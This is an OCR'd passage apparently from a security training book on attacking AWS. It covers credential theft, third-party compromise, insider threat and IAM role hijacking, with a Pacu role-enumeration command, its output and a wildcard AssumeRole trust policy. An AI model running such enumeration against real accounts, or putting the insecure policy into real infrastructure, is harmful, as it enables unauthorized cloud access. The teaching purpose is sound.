
      Generally, AWS keys are stored in various locations, such as configuration and log files, in an operating system. For example, if a user uses the AWS command-line interface aws-cli, his credentials are stored in the home directory, and the keys are stored in the environment variable file. If an attacker has already gained access to the operating system, he can read the credentials and keys stored in the operating system to perform further exploitation.

- **Exploiting Third-Party Software**

  Many online services require access to the AWS environment so that their software or applications can work properly. Some organizations deploy third-party software or applications for easily managing or securing their cloud services. If an attacker compromises third-party software, he can gain access to the data stored in the cloud environment. For example, an organization may use a third-party password manager for managing various cloud services. If an attacker compromises the password manager, he can easily gain high-level access to the cloud environment.

- **Insider Threat**

  Insider threat arises mostly from business associates and current or former employees who already have trusted access to the environment and do not need to compromise the credentials separately for performing malicious activities. These types of insiders pose a serious threat to the organization and the AWS environment. For example, a disgruntled employee who wants to damage the reputation of the company tries to exploit the cloud services using his credentials and performs direct code changes leading to information disclosure to the public.



Hijacking Misconfigured IAM Roles using Pacu

- AWS IAM policies such as AssumeRole permissions are flexible, but misconfigurations in the **role permissions** can open the doors for various attacks
- Attackers use tools such as Pacu, an open source AWS exploitation framework for enumerating and **hijacking IAM roles**
- For example, if the role “AWS”:”*” (poorly configured) is exists, then any user with a valid AWS account can assume the role and obtain credentials

```
PS C:\Users\[redacted]\Desktop\AssumeRoleEnum> py .\assume_role_enum.py --account-id 34[redacted]58 --profile default

Warning: This script does not check if the keys you supplied have the correct permissions. Make sure they are allo
wed to use sts:AssumeRole on any resource (*)! You can still enumerate roles that exist without the sts:AssumeRole
 permission, but you cannot assume (or identify) a misconfigured role.

Targeting account ID: 34[redacted]58

Starting role enumeration...

  Found restricted role: arn:aws:iam::34[redacted]58:role/5

  Found restricted role: arn:aws:iam::34[redacted]58:role/ADS

  ** Found vulnerable role: arn:aws:iam::34[redacted]58:role/APIGateway **
    Hit max session time limit, reverting to minimum of 1 hour...

  Successfully assumed role: arn:aws:iam::34[redacted]58:role/APIGateway


Hijacking Misconfigured IAM Roles using Pacu

AWS IAM policies, such as AssumeRole permissions, are flexible, but misconfigurations in the role permissions can open doors to various attacks. For instance, if the role “AWS”:”*” (poorly configured) exists, any user with a valid AWS account can assume the role and obtain the corresponding credentials.



Policy Document

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "AWS": "*"
      },
      "Action": "sts:AssumeRole"
    }
  ]
}
```


Figure 19.67: Screenshot of an AWS IAM misconfigured policy

